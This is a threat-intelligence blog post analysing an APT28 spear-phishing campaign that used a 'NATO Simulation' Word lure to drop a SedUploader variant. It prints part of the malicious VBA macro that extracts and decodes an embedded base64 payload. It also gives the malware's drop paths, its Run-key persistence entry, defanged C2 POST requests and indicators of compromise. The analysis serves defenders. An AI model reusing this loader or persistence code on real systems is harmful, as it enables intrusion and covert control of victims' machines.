Emanuele De Lucia
on Security

APT28 / Fancy Bear still targeting military institutions

Posted on November 30, 2018 — Leave a Comment

APT28, aka *Fancy Bear*, the famous hacker group likely state-sponsored from Russia, seems to be targeting NATO / military institutions in these hours. Spear-phishing emails with attached a malicious document referring to a "*nato simulation*" event (the name of the doc is "**NATO Simulation.doc**"), has been used to try to compromise some institutional entities (likely from north / east europe). The hunting group is composed by ***@MD0ugh***, ***@DrunkBinary***, ***@r0ny_123***, ***@Manu_De_Lucia***

The spear-phishing payload has been designed to drop a first malicious component belonging to APT28 / Fancy Bear arsenal. An high rate of code reuse and internal analysis confirms it is a *SedUploader* variant. Meta-data analysis seems to suggest that the malicious infrastructure and components have been setted up only few days ago.

Technical Details:

A screenshot of part of the decoy document is shown following:

This spear-phishing document (md5: 43D7FFD611932CF51D7150B176ECFC29) is armed with macro code designed to work through two main events controlled by sub ***AutoOpen()***, ***AutoClose()***. Thank to ***@MD0ugh*** for sharing the sample!

On offset **0x00006460** the .bin embedded content.

NORTH ATLANTIC TREATY ORGANIZATION

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
on
"NATO Simulation for Uses Other Than Training

Background

The mission of the Science and Technology Organization (STO) is to conduct and to promote co-operative research and information exchange for the benefit of NATO and its partners. The NATO Modelling and Simulation (M&S) Group (NMSG) is one of the seven Panels/Group operating under the STB. The mission of the NATO Modelling and Simulation (M&S) Group (NMSG) is to promote co-operation among Alliance bodies, NATO member nations and partner nations to maximise the effective utilisation of M&S.




On macro activation the instructions are designed to read specific xml node of the document itself through *xmlParser* and extract / decode the base64 encoded retrieved content. Extracted VBA macro code seems to be very similar to that used previously in APT28 "hospitality campaign".

```
xml = ActiveDocument.WordOpenXML
Set xmlParser = CreateObject("Msxml2.DOMDocument")
If Not xmlParser.LoadXML(xml) Then
    Exit Sub
End If
Set currNode = xmlParser.DocumentElement
Set selected = currNode.SelectNodes("//HLinks" & "/vt:" & "vector" & "/vt:" & "variant" & "/vt:" & "lpwstr")
If 2 > selected.Length Then
    Exit Sub
End If
base64 = selected(1).Text
bin = DecodeBase64(base64)
```

The payload is no more than an PEDLL executable file.

This is dropped under *%APPDATA%\Uplist.dat* and *%ALLUSERSPROFILE%\UpdaterUI.dll*. Files are written with *vbHidden* attributes.

Following a part of base64 encoded pyaload:



Macro instructions within **sub_AutoOpen()** function are designed to achieve persistency also, writing under the following RegKey

"*HKCU\Software\Microsoft\Windows\CurrentVersion\Run\UIMgr*"

with a *REG_SZ* value

"*C:\Windows\System32\rundll32.exe "%ALLUSERSPROFILE%\UpdaterUI.dll* ", "#1"*"*

sub_AutoClose() has similar functionality writing a PE with a rnd generated name.

First run performed through WMI.

SedUploader

The content dropped is a *SedUploader* variant identified with MD5 hash: *549726B8BFB1919A343AC764D48FDC81*

From the first malware components under my lenses [***NOT** shared in Virus Total at the time of first analysis*] actor is proposing the same TTPs observed in similar operation conducted in the past.

According to some DNS hits observed, may be that at least one of these spear-phishing documents achieved the mission of first phase access.


A quick exploding of the main cycle of the malware is reported following:

The outside word is contacted through requests like the following:

[+] *POST hxxps://beatguitar.com/aadv/gJNn/X2/ep/VQOA/3.SMPTE292M/?ct=+lMQKtXi0kf+3MVk38U=*

[+] *POST hxxps://beatguitar.com/n2qqSy/HPSe0/SY/yAsFy8/mSaYZP/lw.sip/?n=VxL0BnijNmtTnSFIcoQ=*

after to have collected several infos about the victim system and performed some minimal anti-VM checks (like disk drives enum over the registry)



[

ControlSet001\services\Disk\Enum\0]

IoC:

beatguitar[.]com [Contacted domain name]

185.99.133[.]72 [Stage 1 CnC]

md5: **43D7FFD611932CF51D7150B176ECFC29** [Spear-phishing DOC]

md5: **549726B8BFB1919A343AC764D48FDC81** [SedUploader variant]

The firt list of IoC reported are compatible with the *modus operandi* of group in question, both for registration than for fingerprint.

At time of writing, others further malicious domain names likely related to the campaign are under investigations. Anyway, analysis is ongoing…

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